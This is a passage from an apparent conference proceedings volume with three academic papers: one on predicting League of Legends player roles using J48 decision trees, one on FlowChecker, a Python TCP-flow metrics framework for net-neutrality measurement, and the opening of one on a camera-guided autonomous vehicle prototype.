Em [Almeida et al. 2017] é definido um processo de descoberta de conhecimento para prever a chance de uma equipe de jogadores ganhar baseado em padrões estratégicos do jogo Defense of the Ancients (DOTA) 2, também do gênero MOBA. Os autores deixam claro que as mesmas técnicas apresentadas podem ser aplicadas a demais jogos do gênero MOBA, como *League of Legends* e *Heroes of Newerth*.

3. Base de Dados

A base de dados foi obtida através de um *script* programado em linguagem Python utilizando a Interface de Programação de Aplicação (API) fornecida pela RIOT Games⁶. Em um primeiro momento foram obtidos todos os jogadores ranqueados como *Master* e *Challenger*, por serem considerados os melhores de cada região e, portanto, terem um estilo de jogo bem definido.

A partir da lista dos melhores jogadores das regiões do Brasil e América do Norte foram recuperados os dados das partidas ranqueadas de cada jogador da lista. A lista das partidas inclui estatísticas de todos os campeões separadamente e a estatística agregada de todos os personagens jogáveis. Os atributos selecionados foram resultado das estatísticas agregadas consideradas mais relevantes para o cenário competitivo.

A base de dados conta com 1711 registros e 12 atributos em cada registro que

⁶ <https://github.com/GuiGaiardo/BDLLOL>

identificam o estilo do jogador analisado. Essa base de dados apresenta originalmente 11 atributos contínuos e 1 atributo discreto. Todos os atributos contínuos representam estatísticas obtidas através da análise das partidas ranqueadas que o jogador participou. Os atributos selecionados são descritos a seguir:

- **ROLE:** papel desempenhado pelo jogador, atributo discreto utilizado como objetivo da indução.
- **KPS:** média de personagens mortos pelo jogador por partida.
- **DPS:** média de mortes do jogador por partida.
- **APS:** média de assistências realizadas pelo jogador por partida.
- **MKPS:** média de personagens não jogáveis mortos pelo jogador por partida.
- **NMKPS:** média de personagens não jogáveis neutros mortos pelo jogador por partida.
- **DDPS:** média de dano causado pelo jogador por partida.
- **DTPS:** média de dano recebido pelo jogador por partida.
- **GEPS:** média de ouro recuperado pelo jogador por partida.
- **HPS:** média de curas recebidas pelo jogador por partida.
- **MDDPS:** média de dano mágico causado pelo jogador por partida.
- **PDDPS:** média de dano físico causado pelo jogador por partida.

Para a realização dos testes, duas versões da base de dados foram utilizadas: a primeira versão, nomeada DB1, utiliza os dados integralmente como foram obtidos, já a segunda versão, ou DB2, discretiza todos os atributos através do discretizador padrão da ferramenta Weka.

4. Testes e Resultados

Os testes foram executados utilizando a implementação do método C4.5 [Quinlan 1993] chamado J48 [Bhargava et al. 2013], este algoritmo é disponibilizado nativamente pela ferramenta Weka. O Fator de Confiança (FC) sofreu variação entre 0,05 e 0,25. Fatores de confiança superiores a 0,25 não foram utilizados afim de manter a capacidade de generalização da árvore. Para o DB2, tanto múltiplos cortes quanto cortes binários foram considerados nos testes.

As métricas selecionadas para a avaliação dos resultados consistem de acurácia, precisão e área ROC. Todos os resultados foram obtidos através de validação cruzada com 10 *folds* através da ferramenta Weka.

As bases de dados foram inicialmente analisadas utilizando todos os atributos disponíveis. As Figuras 1 e 2 apresentam os melhores resultados obtidos para este cenário onde cortes binários foram utilizados no DB2.

Apesar da aparente semelhança entre as execuções com fator de confiança de 0,05 e 0,1, o DB1 apresenta melhores resultados em todos os aspectos avaliados quando esse fator é configurado em 0,05. O DB2, ao contrário, conta com um acréscimo nos valores de acurácia e precisão quando utilizado 0,1 como fator de confiança, entretanto uma ligeira queda na área da curva ROC é verificada.

A partir da análise da matriz de confusão gerada pelas execuções é possível determinar os pontos com maior ocorrência de erros. A confusão entre os papéis *Mid*, *Top* e *AD Carry* representam 70% do número absoluto de registros classificados incorretamente para o DB1 (0,05 FC) e 68% para o DB2 (0,1 FC). Outro problema detectado foi na interpretabilidade do modelo induzido, as árvores geradas são

demasiadamente grandes.




Figura 1: Resultados J48 (FC 0.05)

Figura 2: Resultados J48 (FC 0.10)

4.1. Filtragem de Atributos

A filtragem de atributos mostra-se como uma opção para a criação de uma árvore diminuta, com menor complexidade e maior interpretabilidade. Também busca-se maior acurácia e precisão ao eliminar atributos ruidosos ou que geram pouco ou nenhum ganho de informação.

Duas estratégias principais foram adotadas: a análise do ranqueamento dos atributos, utilizando dados recuperados de vários avaliadores disponíveis no Weka, e a análise da correlação e redundância das informações utilizando o avaliador intitulado *Cfs Subset*, nesse caso os métodos de busca de atributos foram *Greedy Stepwise* e *Best First*. Toda a etapa de filtragem de atributos foi realizada na ferramenta Weka.

O ranqueamento foi realizado analisando dados relacionados ao atributo alvo, de correlação, de proporção de ganho, ganho de informação, classificador OneR, distância de valores e incerteza simétrica. O resultado da avaliação, em ordem decrescente de relevância dos atributos, é apresentado na Tabela 1.

DB1	MKPS, NMKPS, DDPS, APS, PDDPS, DTSP, KPS, GEPS, HPS, MDDPS, DPS
DB2	MKPS, NMKPS, DDPS, APS, PDDPS, DTSP, KPS, GEPS, HPS, MDDPS, DPS

Tabela 1. Atributos Selecionados Via Ranqueamentos

Testes reduzindo gradativamente o número de atributos foram realizados. De forma geral, os resultados obtidos pelos processos de ranqueamento se confirmaram em relação a ordem de relevância dos atributos, exceto para o atributo MDDPS, que se mostrou essencial para a indução de um bom modelo.

As Figuras 3 e 4 apresentam os melhores resultados obtidos através da remoção de atributos norteadas pelos algoritmos utilizados para ranqueamento. Para o DB1 foram removidos os atributos DPS, GEPS, HPS, KPS, PDPS e APS. Para o DB2 foram removidos os atributos DPS e HPS.




Figura 3: Ranker J48 (FC 0.05)

Figura 4: Ranker J48 (FC 0.10)

O avaliador *Cfs Subset* aliado aos métodos de busca *Best First* e *Greedy Stepwise* também foram aplicados nas bases de dados. O método *Best First* foi executado nos três modos possíveis: *forward*, *backward* e *bi-directional*. O método *Greedy Stepwise* foi configurado com limite de corte em 0,25. Os atributos selecionados para ambos os métodos são apresentados na Tabela 2. Os mesmos atributos foram escolhidos tanto para o DB1 quanto para o DB2.

Best First	Forward	KPS,APS,MKPS,NMKPS,DDPS,DTPS,HPS,MDDPS,PDDPS
	Backward	KPS,APS,MKPS, NMKPS, DTPS, HPS, MDDPS, PDDPS
	Bi-directional	KPS, APS,MKPS,NMKPS,DTPS,HPS,MDDPS,PDDPS
Greedy Stepwise	Threshold = 0,25	KPS,APS,MKPS,NMKPS,DDPS,DTPS,HPS,MDDPS,PDDPS

Tabela 2. Atributos Selecionados Via *Cfs Subset*

Os atributos selecionados com o método *Best First backward* e *bi-directional*, assim como com a configuração *forward* e o método *Greedy Stepwise* são os mesmos. Os resultados dos dois conjuntos obtidos são apresentados nas Figuras 5 e 6 onde utilizou-se como fator de confiança 0,1 e 0,25 respectivamente para DB1 e DB2.




Figura 5: Backward e Bi-directional

Figura 6: Forward e Greedy Stepwise

4.2. Aplicação de Wrappers

A última técnica de seleção de atributos utilizada foi um *Wrapper* que testa diversos sub-conjuntos de atributos para encontrar o sub-conjunto gerando a melhor árvore com o algoritmo J48. Os parâmetros do J48 utilizados foram: fator de confiança 0.05 sem cortes binários. Os algoritmos de busca utilizados foram o *Greedy Stepwise* padrão e *Best First* com limite de 5 expansões sem melhora.

A Tabela 3 apresenta os resultados para o DB1. Ambos os algoritmos encontraram o mesmo sub-conjunto de atributos em todas as rodadas. Em comparação com o conjunto de atributos escolhido pela busca total, foram retirados os atributos DPS, GEPS e PDDPS, e adicionado o atributo HPS.

Best First e Greedy-Stepwise	MKPS,NMKPS,DTPS,HPS,MDDPS
Exhaustive Search	DPS,MKPS,NMKPS,DDPS,DTPS,GEPS,MDDPS,PDDPS

Tabela 3. Atributos Selecionados Via Wrapper para o DB1

A Figura 7 apresenta os resultados do J48 para o DB1 com os atributos selecionados pelas buscas rápidas e pela busca total. O resultado indica que a avaliação feita pelo algoritmo de busca acaba por supervalorizar atributos que diminuem o poder de generalização da árvore induzida, conforme indicam os resultados superiores da árvore com menor número de atributos.




Figura 7: DB1

A Tabela 4 apresenta os resultados do Wrapper para o DB2. Os atributos selecionados com *Best First bi-directional* e *backward* foram os mesmos, também são expostos os atributos selecionados pelo método *Exhaustive Search*. Tanto o *Best First bi-directional* quanto a *Exhaustive Search* encontraram o mesmo conjunto de atributos ótimos.

Best First	Forward	KPS,DPS,MKPS,NMKPS,DDPS,DTPS,MDDPS,PDDPS
	Bi-directional	KPS,DPS,NMKPS,DDPS,DTPS,HPS,MDDPS,PDDPS
Greedy Stepwise	Threshold = 0,25	KPS,MKPS,NMKPS,DTPS,MDDPS,PDDPS
Exhaustive Search		KPS,DPS,NMKPS,DDPS,DTPS,HPS,MDDPS,PDDPS

Tabela 4. Atributos Selecionados Via Wrapper para o DB2

A Figura 8 mostra os resultados do J48 para o DB2 com os atributos selecionados pelas buscas rápidas e pela *Exhaustive Search*. Os resultados dos 3 conjuntos de atributos foram semelhantes, com um pequeno aumento na acurácia e precisão do *Best First forward*.




Figura 8: DB2

5. Discussão

Alguns atributos selecionados influenciavam muito pouco na predição das árvores de decisão, outros levavam a erros quando utilizados. Dessa forma o algoritmo J48 apresentou melhores taxas de acurácia, precisão e curva ROC quando aplicado filtros ou *wrappers* para realizar seleção de atributos nas bases de dados.

A análise da acurácia leva a determinar que o *Wrapper* utilizando as técnicas de *Exhaustive Search* ou *First* apresentou os melhores resultados, chegando a um valor de 0,866 para o DB2. Entretanto, tanto precisão, quanto curva ROC foram superiores quanto utilizado a técnica de *Best First* determinando uma melhor capacidade de generalização.

Em relação a aplicação de filtros, os resultados obtidos foram considerados satisfatórios. Muito próximo as taxas obtidas com *Wrappers*. Para o DB2, ao utilizar vários processos de ranqueamento para determinação dos atributos, obteve-se acurácia de 0,864.

Com a aplicação de filtros no DB1 não foi possível obter taxas de acurácia iguais ao DB2. Porém a utilização de atributos contínuos permitiu a retirada de vários atributos sem degradação da acurácia, precisão e curva ROC, gerando um modelo mais interpretável.

6. Conclusão

Com a popularização de jogos e esportes eletrônicos novas áreas de pesquisa que objetivam analisar e otimizar processos envolvidos na preparação, execução de tarefas e melhoramento de desempenho desses novos atletas se mostram cada vez mais necessárias.

Métodos de mineração de dados são adequados para a realização de análises e predições baseados em bases de dados que contenham informações específicas do nicho que se deseja atingir. Jogos do tipo MOBA são capazes de gerar diversos tipos de estatísticas e dados passíveis de passar por processos de mineração.

Este artigo realiza um estudo de caso que objetiva analisar a aplicabilidade do método C4.5 na predição de papéis desempenhados por jogadores do MOBA *League of Legends*. Para isso, diversas configurações de execução e algoritmos de filtragem foram aplicadas em uma base de dados inicial recuperada através de dados fornecidas pela própria desenvolvedora do jogo.

O método C4.5, na figura da implementação J48, se mostrou eficaz na predição

dos papéis desempenhados pelos jogadores dado diferentes conjuntos de atributos que caracterizam os mesmos. Em especial, a utilização de dados discretos obteve maior acurácia, porém, ao considerar atributos contínuos os modelos gerados adquiriram maior interpretabilidade.

Em trabalhos futuros objetiva-se executar análises estatísticas sobre os dados coletados. Também, a atualização da base de dados é necessária visto que os jogadores ranqueados como *Challenger* e *Master* podem mudar. Além disso, o chamado meta jogo, que define estratégias e ações dos jogadores durante a partida, também é mutável, sendo possível que variações nos atributos avaliados ocorram em análises futuras.

Referências

- Almeida, C. E., Correia, R. C., Eler, D. M., Olivete-Jr, C. Garci, R. E., Scabora, L. C., and Spandon, G. (2017). "Prediction of winners in moba games", In: Information Systems and Technologies (CISTI). 2017 12th Iberian Conference on, pages 1-6. IEEE.
- Bhargava, N., Sharma, G., Bhargava, R., and Mathuria, M. (2013). "Decision tree analysis on j48 algorithm for data mining.", Proceedings of International Journal of Advanced Research in Computer Science and Software Engineering. 3(6).
- Gaudiosi, J. (2012). "Riot Games' league of legends officially becomes most played pc game in the world", Forbes, Jul, 11:2011.
- Holmes, G., Donkin, A., and Witten, I.H (1994). "Weka: a machine learning worckbench." In Intelligent Information Systems, 1994. Proceedings of the 1994 Second Australian and New Zealand Conference on, pages 357-361.
- Quinlan, J. R. (1993). "*C4.5: Programs for Machine Learning*". Morgan Kaufmann Publishers Inc., San Francisco, CA, USA.
- Schubert, M., Drachen, A., and Mahlmann, T. (2016). Esports analytics through encounter detection other sports.
- Schumaker, R. P., Solieman, O. K., and Chen, H. (2010). Sports knowledge management and data mining. *Annual review of information science and technology*, 44(1):115-157.
- Seo, Y. (2013). "Eletronic sports: A new marketing landscape of the experience economy". *Journal of Marketing Management*, 29(13-14):1542-1560.
- Solieman, O. K. (2006). "Data Mining in sports: A research overview". *Dept. of Management Information Systems*.
- Van De Bovenkamp, R., Shen, S., Iosup, A., and Kuipers, F. (2013). "Understanding and recommending play relationships in online social gaming". In *Communication Systems and Networks (COMSNETS), 2013 Fifth International Conference on*, pages 1-10, IEEE.

FlowChecker: A TCP Flow Analytical Framework for Network Measurements

Vinícius F. Garcia¹, Anderson M. da Rocha¹, Thales N. Tavares¹, Nilton C. B. da Silva¹, Leonardo da C. Marcuzzo¹

¹Federal University of Santa Maria - Post-graduate in Computer Science
Network Technologies Research Nucleus (NuPTeR)

{vfulber, amonteiro, tntavares, nbatista, [lmarcuzzo](mailto:lmarcuzzo@inf.ufsm.br)}@inf.ufsm.br

***Abstract.** Networks are in continuous growth and with that many economic interests emerges that can eventually results in network neutrality breaking. Specialized tools aim to detect this neutrality violation by realizing measurements and analyzing network metrics such throughput and errors amount. This work presents FlowChecker, a Python framework that can execute these measurements in TCP traffic and generate results for five different networks metrics. These results can be used as a background system for network neutrality breaking tools creation.*

1. Introduction

Network neutrality is conceptualized as the non-performance upgrade or downgrade for determined flows crossing Internet Service Providers (ISPs), in other words, it is the equal treatment for every flow independently of source, destiny, protocol or service. In the total neutral side, the network is just seen as a group of packages.

Many works [Zhang et al. 2009] [Tariq et al. 2009] [Kanuparth and Dovrolis 2010] describe techniques for network neutrality breaking detection, but there are many limitations on the analysis methods. These solutions work with a specific application, source, destination or considering a single metric. This simple analysis can get an overall idea if network neutrality is or not being broken, but a complex process, considering many flows characteristics and metrics, may result in more correct conclusions and enable a deep check for the neutrality breaking motivations and consequences.

A possible solution to realize a deep analysis in a determined TCP traffic is identifying each flow crossing the system. Considering the quintuple formed by source IP, destiny IP, source port, destiny port and application as the flow definition [Dischinger et al. 2010], every different one crossing a determined system can have packets separated from the others. After flows identification process, it is possible to find the target direct flow and its reverse flow, carrying TCP packets responses and ACKs, to be analyzed.

This work presents a Python [Van Rossum et al. 2007] framework for TCP flows analysis called FlowChecker. With three modules, the framework is implemented aiming to receive a Comma-Separated Value (CSV) [Shafranovich 2005] file with information recovered by a PCAP. The first module identifies every flow present in the input file and creates individual CSV files containing every packets information for each flow. With this separated files, the operator must determine what flow and associated reverse flow will be passed to the second module that will recovery information about Round Trip Time (RTT), jitter, Packets Per Second (PPS), throughput and errors. Finally, every data generated by the second module can be sent to third module where informative charts are created using LaTeX [Lampport 1994].

This work is structured as follow: Section 2 presents network neutrality checker tools where some network analysis metrics considered in our study are used. Section 3 shows the overall framework architecture and each module operation. Section 4 presents a case study to verify the considered metrics behavior in a neutral and non-neutral scenario. Finally, Section 5 shows the conclusions and future works.

2. Related Works

There are works that use different approaches in flow separation to discover if occur or not network neutrality breaking. Many times these approaches are specific for a determined scenario or do not contemplate different network performance metrics at same time, such throughput, latency, jitter or packet loss rate.

The work developed by Mukarram Tarig [Tariq et al. 2009] presents a distributed measurement platform to determinate if an ISP induces the performance degradation for specific service classes. The proposed measurement is realized in a passive form where the user generated traffic is continuously accompanied by a monitor that sends information to a server periodically. In the server, the data flows are compared with information sent by other users. Finally, with a similarity factor scale between different clients of same service, the platform compares the performance to assess if there is or not network neutrality breaking.

Another work presents the Glasnost [Dischinger et al. 2010], a tool where final user connects yourself in the Glasnost web server to execute network tests, these tests generates flows containing application level data. In this way it is executed a measurement between the client traffic and the server traffic. The tool realizes the traffic differentiation using the flow types characterized by IP header (source and destiny IP), TCP header (source and destiny port) and by the packet payload.

The method exposed by [Kanuparth and Dovrolis 2010] aims to detect if an ISP realizes traffic discrimination using packets loss rate and delay. The developed tool generates two flows, one with low priority traffic classification and another with normal priority. The proposed method realizes active measurements in clients machines in links of Measurement Lab (M-LAB) platform to detect any discrimination type based in traffic mechanism. In this way, the traffic differentiation can be detected using the queue management information (*e.g.*, Weighted Fair Queueing and Random Early Detection).

The system proposed in [Zhang et al. 2009] detects the traffic differentiation based in routing information, packet headers and application layer information. The system presented by the authors use an intelligent way selection to detect both the content differentiation and routing differentiation. The data obtained using the analysis is compared by the aggregate loss rates of different flows to deduce network neutrality breaking in a determined ISP.

The work presented in [Basso et al. 2011] shows a tool for distributed network measurements where an agent periodically monitors the latency and throughput of user connection and keeps the results in a centralized server. An important characteristic highlighted in the work is the continuous final user's connection monitoring.

The proposed framework, FlowChecker, does not realizes a neutrality analysis by itself, but provides a tool that recoveries common network metrics used in the related works. None of cited works used at same time RTT, jitter, PPS, throughput and errors amount for a deep correlation and behavior patterns definition. This work is a first step that makes possible to execute a complex analytical process to neutrality breaking detection in an easy way.

3. FlowChecker Architecture and Operation

The FlowChecker framework⁷ consists of three operational modules that complements each other programmed as classes in Python language, in other words, the last executed module provides data for next one. A preprocessing stage is necessary for correct information achievement from PCAP and exportation to a CSV file, to do that we used the WireShark tool [Combs et al. 2007] to separate only the information that will be processed by FlowChecker (Time, Source, Destination, SrcPort, DstPort, Protocol, Frame, Ack, Bytes, Payload). Figure 1 presents the system data flow and the main modules are resumed below:

- Fragmentation: receives a CSV file and returns CSVs for each flow.
- Checker: receives a direct and reverse flow CSV file and returns dictionaries with selected metrics data.
- Chart: receives the Checker output and returns a file with LaTeX charts.




Figure 1. FlowChecker Data Flow

3.1. Fragmentation Module

The fragmentation module receives a CSV file containing ten fixed columns, these columns are used both in fragmentation module and in checker module:

- **Time:** relative time since the traffic start, the first packet presents time 0, used by checker module.
- **Source:** source IP, used by fragmentation module as part of flow definition.
- **Destination:** destination IP, used by fragmentation module as part of flow definition.
- **SrcPort:** source port, used by fragmentation module as part of flow definition.
- **DstPort:** destination port, used by fragmentation module as part of flow definition.
- **Protocol:** defines the packet protocol or the packet application if it is identified. Also used by fragmentation module as a part of flow definition.
- **Frame:** frame number, used to identify packets by checker module.
- **Ack:** carried by a packet, confirm another packet receiving.
- **Bytes:** packet size in bytes.

⁷GitHub: <https://github.com/ViniGarcia/FlowChecker>

- **Payload:** packet data field, it carries important information for checker module.

A flow is identified by the fragmentation module as a quintuple (Source, Destination, SrcPort, DstPort, and Protocol) [Dischinger et al. 2010]. Every packet belonging to a flow is inserted in a CSV, each CSV file has an individual ID representing the flow. Finally, an identification file is created relating every ID to its corresponding flow.

3.2. Checker Module

The checker module receives a direct flow file, indicating which flow must be analyzed, and a reverse flow file for retrieve acks data. This module returns five network metrics as a Python dictionary:

- **RTT:** uses the Frame, Ack and Time data to calculate every received packet RTT.
- **Jitter:** uses the Frame and Time to calculate the delay variation.
- **PPS:** sort packets by Time and count second by second.
- **Throughput:** sort packets by Time and uses the Byte field to determine throughput second by second.
- **Errors:** sort packets by Time and verifies the Payload field searching for retransmissions, fast retransmission or out-of-orders packets counting them and grouping second by second.

Every metric has a specific method that returns a dictionary containing the requested data. For RTT and jitter the dictionary key is the frame number, for other metrics the key is the moment in seconds starting at 1.

3.3. Chart Module

The chart module generates vector images by using LaTeX [Lamport 1994] with TiKZ and PGFPlots [Tantau 2008] libraries, for that we selected a standard line chart that properly adjusts the axis scale independently of data limits. Each metric has a specific method for the chart generation and a general method which creates only one document with all charts. Figure 2 exemplifies the chart module output.




Figure 2. Errors Amount Chart

After the charts generation process, a tex file is created and must be manually processed by a LaTeX compiler, such MikTeX [Schenk et al. 2006] or TexLive [Berry 2007], resulting in a PDF with charts images.

4. Metrics Behavior in a Case Study

To check the applicability of the chosen metrics we evaluated their behavior in a case study simulating a neutrality breaking situation. Our scenario consists in two hosts, first one as a client and other as a FTP server. Every packet crosses a router in the middle between client and server, two polices are applied to this router:

- Totally neutral router, all packets cross with no discrimination.
- FTP discrimination router, all FTP flows suffer with 20% dropping rate, on average.

The client and the server machine are Ubuntu virtual machines. A Debian virtual machine executing the Click Modular Router framework [Kohler et al. 2000] acts as router, the policies are directly programmed in the router Click code. The traffic is generated by the D-ITG application [Avallone et al. 2004] and least 7 seconds. The simulated FTP flows crosses the port 21 and each packet carries 512 Bytes. Figure 3 depicts the described scenario.



Figure 3. Test Scenario

We sniffed all traffic during the simulation using the Wireshark tool. Also, we turned the PCAP file in a CSV file and recovered the same FTP flow both in neutral router and non-neutral router test with the target fields to be computed by FlowChecker. Figures 4, 6, 8, 10, and 12 presents, respectively, RTT, jitter, PPS, throughput, and errors amount for the neutral router scenario, and Figures 5, 7, 9, 11, and 13 for the FTP discrimination router scenario.




Figure 4. Neutral Router RTT




Figure 5. Non-neutral Router RTT




Figure 6. Neutral Router Jitter




Figure 7. Non-neutral Router Jitter




Figure 8. Neutral Router PPS




Figure 9. Non-neutral Router PPS




Figure 9. Neutral Router Throughput




Figure 10. Non-neutral Router Throughput

When network neutrality breaking occurs, such FTP discrimination, different anomalies in the FTP flow can be verified. Big RTT and jitter measurements due the TCP ACK waiting, fewer packets successfully sent and low throughput rates, and a bigger number of retransmission end out of order errors are examples of these anomalies. Once these metrics can evidence these behaviors, they are appropriate to be correlated and analyzed for network neutrality breaking checking purpose.




Figure 11. Neutral Router Errors




Figure 12. Non-neutral Router Errors

5. Conclusion

With the increasing networks popularization it is necessary ensure the correct and isonomic treatment of all packages crossing the ISPs. Programs and solutions try to identify network neutrality breaking events realizing network measurements that results in analytical metrics.

Many analytical metrics can be considered in network neutrality breaking checking process. Round Trip Time (RTT), jitter, Packets Per Second (PPS), throughput and errors are great candidates to be analyzed, but considering a single metric may not be sufficient to realize a reliable analysis.

This work presents a Python framework called FlowChecker that makes a full TCP flows traffic analysis returning important network metrics. This framework fundamentally aims to serve as a background part of network neutrality breaking detection tools and, as a secondary function, provides a visual easy way to see the analysis results presenting them in charts.

We used the framework to realize a case study where a FTP flow was evaluated in a non-discrimination scenario and when a induced drop rate occurs, breaking the network neutrality. The framework considered metrics presented significant variations when the two tested scenarios are compared.

In future works we will improve the framework to generate results for different granularity, so a single flow from a traffic PCAP can be analyzed in high time steps (minutes) or small ones (milliseconds). Finally, we will improve the chart module to create more than only line charts, making possible other results viewpoints.

References

- Avallone, S., Guadagno, S., Emma, D., Pescape, A., and Ventre, G. (2004). D-itg distributed internet traffic generator. In *Quantitative Evaluation of Systems, 2004. QEST 2004. Proceedings. First International Conference on the*, pages 316–317. IEEE.
- Basso, S., Servetti, A., and De Martin, J. C. (2011). The network neutrality bot architecture: a preliminary approach for self-monitoring of internet access qos. In *Computers and Communications (ISCC), 2011 IEEE Symposium on*, pages 1131–1136. IEEE.
- Berry, K. (2007). The tex live guide. PDF document. Leggibile con texdoc texlive nella distribuzione TeX Live.
- Combs, G. et al. (2007). Wireshark. Web page: <https://www.wireshark.org/>.
- Dischinger, M., Marcon, M., Guha, S., Gummadi, P. K., Mahajan, R., and Saroiu, S. (2010). Glasnost: Enabling end users to detect traffic differentiation. In *NSDI*, pages 405–418.
- Kanuparth, P. and Dovrolis, C. (2010). Diffprobe: detecting isp service discrimination. In *INFOCOM, 2010 Proceedings IEEE*, pages 1–9. IEEE.
- Kohler, E., Morris, R., Chen, B., Jannotti, J., and Kaashoek, M. F. (2000). The click modular router. *ACM Transactions on Computer Systems (TOCS)*, 18(3):263–297.
- Lamport, L. (1994). *LATEX: a document preparation system: user’s guide and reference manual*. Addison-wesley.
- Schenk, C. et al. (2006). Miktex.
- Shafranovich, Y. (2005). Common format and mime type for comma-separated values (csv) files.
- Tantau, T. (2008). The tikz and pgf packages.
- Tariq, M. B., Motiwala, M., Feamster, N., and Ammar, M. (2009). Detecting network neutrality violations with causal inference. In *Proceedings of the 5th international conference on Emerging networking experiments and technologies*, pages 289–300. ACM.
- Van Rossum, G. et al. (2007). Python programming language. In *USENIX Annual Technical Conference*, volume 41, page 36.
- Zhang, Y., Mao, Z. M., and Zhang, M. (2009). Detecting traffic differentiation in backbone isps with netpolice. In *Proceedings of the 9th ACM SIGCOMM conference on Internet measurement conference*, pages 103–115. ACM.

Proposta de Veículo Autônomo Inteligente

Gledson Leal¹, Milton Heinen¹, Bruno Neves¹,

¹Universidade Federal do Pampa (UNIPAMPA)
Avenida Maria Anunciação Gomes de Godoy, nº 1650 – Bairro Malafaia
Bagé – RS – Brazil

{leitelealgledson}@gmail.com, miheinen@gmail.com, bspampa@gmail.com

Abstract. *Smart autonomous vehicles appear as one of the solutions for reduction of traffic accidents and cost reduction of those accidents. Unlike other studies, this paper presents an alternative to vehicles that use robust location systems, using a camera to acquire data from a track to be followed, simulating the central line of highways. The artificial intelligence algorithms for locomotion and a prototype were conceived as a form of validation of the results.*

Resumo. *Veículos autônomos inteligentes surgem como uma das soluções para a diminuição de acidentes no trânsito e redução dos custos provenientes de acidentes. Diferentemente de outros estudos, este trabalho apresenta uma alternativa à veículos que utilizam sistemas de localização robustos, utilizando uma câmera para aquisição de dados de uma trilha a ser seguida, simulando a linha central de rodovias. Foi concebido os algoritmos de inteligência artificial para locomoção e um protótipo como forma de validação dos resultados.*

1. Introdução

A robótica móvel apresenta soluções em diferentes áreas de conhecimento, como por exemplo, domésticas, industriais, urbanas e militares, demonstrando a sua vasta aplicabilidade e interesses econômicos inerentes ao seu desenvolvimento e aplicação (WOLF et al., 2009). Na área urbana, o uso de robôs inteligentes surge como uma das soluções para a diminuição de acidentes de trânsito. De acordo com a Organização Mundial da Saúde, aproximadamente 1,24 milhão de pessoas morrem anualmente ao redor do mundo em acidentes de trânsito (VIOLENCE; PREVENTION; ORGANIZATION, 2013), sendo que uma grande parcela destes acidentes foram ocasionados por falha humana. Em decorrência destes fatores, a utilização de Veículos Autônomos Inteligentes (JUNG et al., 2005) se torna uma alternativa viável, devido as suas características fundamentais de capacidade de locomoção de forma completamente autônoma (BRASILEIRO; MECÂNICA; GABRIEL, 2014), promovendo maior qualidade de vida e evitando acidentes, uma vez que esses veículos são capazes de criar rotas através de análises do meio em que está inserido (JUNIOR, 2013).

Veículos com sistemas robustos de navegação utilizam tecnologias de posicionamento global, como o *Global Navigation Satellite System* (GNSS), composto pelo *Global Position System* (GPS) e *Global'naya Navigatsionnaya Sputnikovaya Sistema* (GLONASS), Galileo e mais recentemente o *Beidou/Compass* (HOFMANN-WELLENHOF; LICHTENEGGER; WASLE, 2007), proporcionando um posicionamento mais acurado (BEZERRA et al., 2016). Entretanto, equívocos de posição inerentes às camadas que compõe a atmosfera (Troposfera e Ionosfera), inferem erros de aproximadamente 2,3 metros no zênite (BEZERRA et al., 2016), o que equivale a uma reta traçada a partir da cabeça do observador até um ponto na esfera celeste (MOURA et

al., 1999). Projetos de menor custo, por outro lado, empregam sensores ultrassônicos ou infravermelhos para guiar o veículo (KHAN; PARKER, 2014). Estes dispositivos sensoriais dependem de receptores ortogonais ao veículo, sendo utilizados para desvios de obstáculos (PATSKO, 2006) e, portanto, não são empregados para determinação de posicionamento do veículo.

Em decorrência dos fatores acima mencionados, busca-se neste trabalho propor uma metodologia para ser usada em veículos autônomos inteligentes, que emprega soluções tecnológicas *open source* (KOPONEN; HOTTI, 2005) de baixo custo, utilizando-se de uma câmera digital para aquisição dos dados necessários para locomoção do veículo. Este artigo abordará a metodologia para a concepção, tanto do protótipo, como também a forma de controle, através de software, para seguir a trilha, percorrendo o traçado previamente proposto. Em seguida, são apresentados os resultados e discussões provenientes deste estudo e, após este passo, as conclusões finais.

A motivação deste trabalho relaciona-se aos aspectos humanos e ao desenvolvimento de tecnologias para redução da mortalidade no trânsito, visto que segundo GOMES (2014), o Brasil é o 4º país em número de acidentes no mundo. Outro fator motivacional é a possibilidade de, com a utilização de veículos inteligentes, reduzir gastos, por parte do poder público, com vítimas de acidentes automobilísticos, uma vez que o somatório de custos de internação por acidente de transporte terrestre é elevada, beirando os R\$230 milhões em 2013, conforme Andrade and Jorge (2017).

Em meio a este contexto, foi construído o protótipo de um veículo para a validação desta metodologia e dos algoritmos desenvolvidos no âmbito dela para:

1. Tratamento de imagens adquiridas por uma câmera, a qual foi acoplada a um microprocessador de placa única, realizando leituras em uma faixa contínua sobre uma pista.

2. Definição da direção que o veículo irá tomar, sem interferência externa, os quais se baseiam em técnicas de Inteligência Artificial (IA) (RUSSELL; NORVIG, 2004).

Sendo assim, como objetivo final, pretende-se conceber um protótipo de um veículo autônomo inteligente, composto de software, capaz de realizar leituras em uma faixa contínua sobre uma pista de rolagem, simulando a linha central de rodovias reais, sem intervenção de terceiros.

2. Trabalhos Correlatos

Dentre os diversos trabalhos existentes na literatura que correlacionam-se a este, pode-se encontrar o de Nunes et al. (2012), que utilizaram o microcontrolador Arduino UNO, uma plataforma *open-source*, para o controle do conjunto de treze receptores e outros treze emissores de luz (fotodiodos). Estes dispositivos foram instalados em uma placa sensor, como denomina o autor. Naquele trabalho concluiu-se, durante o desenvolvimento do projeto, foi adquirido novos conhecimentos. Os autores informam que o custo foi o menor possível, gerando em torno de Duzentos e Cinquenta Reais.

O artigo de Gomes et al. (2015) apresenta a implementação de um robô seguidor de linha de cor branca ou preta em um fundo de cor oposta à linha. Os autores utilizaram sensores de luz infravermelha para detectar o sinal reflexivo a partir de um diodo emissor apropriado. O projeto foi confeccionado em torno do microcontrolador Arduino. Este trabalho atendeu as especificações exigidas pela competição realizada no Brasil pela empresa RoboCore Lopes (TORRICO AND FAVARIM 2017).

Nugraha, Ardianto and Darlis (2015) projetaram um Veículo Guiado Automaticamente (AGV) para detectar diferentes linhas de cor que representam rotas

diferentes sem a intervenção de um operador humano. O sistema utiliza um microcontrolador com implementação de lógica difusa. Para detectar as trilhas, foi empregado sensores de cor com *Light Emitting Diode* (LED) e *Light Dependent Resistor* (LDR). O operador apenas precisa, através de dispositivos que utilizam *Radio Frequency Identification* (RFID), fornecer ao AGV qual o destino desejado.

